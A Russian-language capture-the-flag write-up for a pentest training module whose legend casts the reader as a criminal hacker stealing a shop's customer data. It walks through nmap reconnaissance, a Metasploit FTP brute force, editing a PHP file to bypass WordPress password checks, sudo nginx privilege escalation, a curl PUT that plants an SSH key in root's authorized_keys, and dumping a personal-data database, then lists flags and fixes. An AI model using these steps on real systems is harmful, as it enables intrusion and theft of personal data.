Решение модуля пентест.

Опимание: Вы — опытный хакер с безупречной репутацией, который занимается устранением конкурентов за пределами закона. Вам поступил заказ от анонимного клиента, который ищет решение, способное избавить их от назойливого препятствия — магазина «Сетевое и серверное оборудование», который стал источником постоянных проблем для его бизнеса. Одной из основных целей атак является кража персональных данных покупателей, что ставит под угрозу их конфиденциальность и безопасность и значительно вредит репутации магазина.


Вы начали собирать информацию о цели, и вот что удалось выяснить:

Недавно в IT-отделе магазина появился новый сотрудник. Это его первая работа, и он полностью не осведомлён в вопросах безопасности и защиты данных. Он полон энтузиазма, но отсутствие опыта делает его уязвимым. Имя пользователя на сервере — IvanPopov\_IT. Ваша задача — найти способ воспользоваться его неопытностью.


Знакомый вам хакер уже брался за эту работу и имел некоторые успехи. В разговоре он намекал, что на одном из этапов «нужно исправить 1 бит». Возможно, это связано с отсутствием определённого символа, редактирование которого способно помешать конкуренту, но может стать вашим козырем в этой игре.

Теперь у вас есть достаточно информации, чтобы приступить к следующему шагу: плотно исследуйте уязвимости, используйте все доступные методы и приступайте к делу. Время работать!

По заданию нам дается легенда, в которой кроме строчки (Имя пользователя на сервере — IvanPopov\_IT) мало чего интересного и ip-адрес, так называемая точка входа. Первое с чего всегда начинается пентест – это разведка. Поэтому мы начнем с разведки и используем для этого инструмент под названием nmap. nmap -Pn 89.169.148.169




Видим, что у нас открыты ftp, ssh, http, и https. И все знают, что ftp очень уязвимый протокол, с него и начнем. Существует куча разных эксплоитов для ftp, но мы не знаем версию, попытаемся узнать при помощи nmap.




Сервер не хочет нам говорить версию ftp. Тогда пойдем другим путем, и попробуем подобрать логин с паролем методом брутфорса. Проще всего это сделать через Metasploit, переходим в него командой msfconsole и используем модуль > use auxiliary/scanner/ftp/ftp\_login.



Далее узнаем какие параметры нужно указать для работы модуля и за что они отвечают, командой options.




Видим параметр USERNAME, и мы знаем из легенды что имя пользователя IvanPopov\_IT. Вводим все нужные нам параметры.




В качестве файла с паролями используем наш любимый rockyou.txt




Далее запускаем наш модуль брутфорса командой run и ждем.




После успешного перебора, мы знаем нужные нам логин и пароль IvanPopov\_IT:12345. Отлично! Теперь мы имеем доступ к файлам пользователя IvanPopov\_IT на ftp-сервере. Подключимся к серверу, используя например инструмент FileZilla.




После успешного входа в директории FilesForMyFirstJob наблюдаем три файла, user.php, 1stflag.txt и readme\_ftp.txt. Откроем сначала 1stflag.txt и увидим первый нужный нам флаг.




Прочитав readme\_ftp.txt, узнаем, что нужно найти строки, касающиеся проверки паролей, а также попытаться решить проблему с картинкой.




Открываем файл user.php, находим нужные строки (если совсем не понимаешь код PHP, то используй ChatGPT для разбора), удаляем восклицательный знак и сохраняем файл, после чего получаем возможность входить в WordPress под любым существующим пользователем с любым паролем.




Далее заходим на нашу веб страницу и входим под админом.






Видим, что в недавних черновиках был оставлен следующий флаг.



Далее переходим во вкладку “Медиафайлы”




Здесь наблюдаем поломанную картинку, о которой говорится в readme\_ftp.txt, она изменена при помощи стеганографии, а именно простого HEX-редактирования заголовка IHDR. Чтобы восстановить изображение, мы будем использовать скрипт, который определит реальную высоту изображения и восстановит его.


Качаем скрипт с гитхаба, который поможет нам восстановить картинку.

git clone <https://github.com/DianaNeumann/IHDR-Solver>


Запускаем скрипт, указывая изображение, которое следует восстановить.



Получаем следующее восстановленное изображение с флагом и подсказкой к следующему действию.




Теперь переходим во вкладку “Инструменты”, выбираем пункт “WPTerm” и получаем доступ к эмулятору терминала из WordPress под пользователем www-data.




Далее нам необходимо проверить, можем ли мы использовать какие-либо команды из-под root без пароля, для этого пропишем sudo -l.




Теперь нам известно, что есть возможность запускать nginx от root без пароля. Далее необходимо создать файл nginx.conf и привести его к следующему виду.




Сохраняем файл и переходим к следующему действию. Теперь нам нужно запустить веб-сервер python. В нашем случае будет использоваться стандартный порт 8000. python3 -m http.server




Теперь снова открываем WPTerm и качаем созданный ранее конфигурационный файл nginx в директорию /tmp с помощью wget с python-сервера. cd /tmp > wget 192.168.122.128:8000/nginx.conf.



После проделанных действий запускаем nginx со скачанным конфигурационным файлом. sudo /usr/sbin/nginx -c /tmp/nginx.conf.



Выходим из WPTerm и генерируем ssh-ключи. ssh-keygen.




Выводим и копируем созданный публичный ключ. cat ~/.ssh/id\_ed25519.pub.




С помощью curl делаем PUT-запрос, чтобы передать ключ на сервер в папку authorized\_keys. curl -X PUT http://192.168.122.205:9899/root/.ssh/authorized\_keys --data " ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEJHHw+Ys12uGzQRm/rd8iuO3gGuJIWN3OZhocEVyRM9 kk@kk".




Благодаря этим действиям мы можем подключиться через SSH под пользователем root без пароля. ssh [root@192.168.122.205](mailto:root@192.168.122.205).




Мы получили полный доступ к серверу. Посмотрим флаг, который лежит в домашней директории.




Теперь, как вариант, можем попытаться получить информацию из баз данных. Входим в mysql под пользователем root c использованием пароля, на строку “Enter password:” не обращаем внимания, жмем Enter. mysql -u root -p.




Далее необходимо проверить список доступных баз данных. show databases;




Наблюдаем интересную для нас БД “personal\_data\_users”, которая скорее всего содержит персональные данные. Выбираем ее. use personal\_data\_users;




Смотрим, какие таблицы находятся в данной БД.




Смотрим содержимое.



Таким образом мы нашли зашифрованный флаг, который теперь необходимо будет расшифровать. Для этого воспользуемся таблицей Виженера. Есть несколько вариантов: использование сайта, либо расшифровка вручную с использованием таблицы. Если используется сайт, необходимо просто вставить закрытый текст и ключ, данный в прошлом флаге. Так мы получим долгожданный флаг.



Если пойти по интересному пути, то придется немного понять алгоритм работы шифра Виженера. Дана таблица, буквы сверху – используются для открытого текста, буквы слева – для ключа. Если открытый текст состоит из 10 символов, а ключ, например, из 4 – то необходимо повторять ключ до 10 символов. Смотрим первый символ ключа в колонне слева – двигаемся вправо, пока не найдем первый символ закрытого текста. Нашли – двигаемся вверх, получаем первую букву открытого текста. Символы, которые не входят в алфавит – не кодируются. Так с каждой буквой.



В итоге, независимо от используемого метода, мы все равно получим расшифрованный флаг.

| **Флаг** | **Шаг** |
| --- | --- |
| flag{d97e028e4569604d213f57fd0302cc72} | Успешный BruteForce FTP |
| flag{u\_found\_another\_one\_flag} | Успешный вход в административную панель WordPress |
| flag{chck\_perm\_n\_cstm\_cfg} | Успешное решение задачи по стеганографии (Опционально) |
| flag{key:vigenere} | Успешное получение root shell'а на целевом сервере |
| flag{ucompletedthetask} | Успешная расшифровка строки в БД с данными пользователей, выполнение всех шагов |
|  |  |
|  |  |

| **Уязвимость** | **Описание** | **Пути решения** |
| --- | --- | --- |
| BruteForce FTP | Уязвимость заключается в ненадежном пароле пользователя FTP-сервера | Смена пароля на более надежный или настройка Fail2ban |
| Конфигурационные файлы WordPress на общедоступном ресурсе | Конфигурационный файл user.php находится на FTP-сервере и все пользователи имеют доступ к редактированию этого файла. В результате это дало возможность изменить логику проверки пароля, удалив всего один символ, что позволило входить в систему под учетной записью администратора без ввода пароля | Отказ от хранения конфигурационных файлов на общедоступных ресурсах |
| Свободный вход в административную панель WordPress | Любой пользователь может перейти на страницу входа в административную панель веб-сервера, что открывает возможности для многочисленных попыток входа с различными комбинациями логина и пароля | Произвести настройку .htaccess, чтобы сконфигурировать для перехода на страницу только доверенные IP-адреса |
| Неверно выданные права sudo | У пользователя www-data имеются права на запуск /usr/sbin/nginx от root. Это позволило использовать кастомную конфигурацию nginx, запустив которую появилась возможность передать публичный SSH-ключ PUT-запросом | Изъятие прав у сервисов, которые могут представлять угрозу безопасности и которым не требуются эти права для корректной работы |

Полезные ссылки:

<https://filezilla-project.org/>

<https://www.offsec.com/metasploit-unleashed/msfconsole/>

<https://hackware.ru/?p=9881>

<https://tproger.ru/translations/sql-recap>

<https://planetcalc.ru/2468/>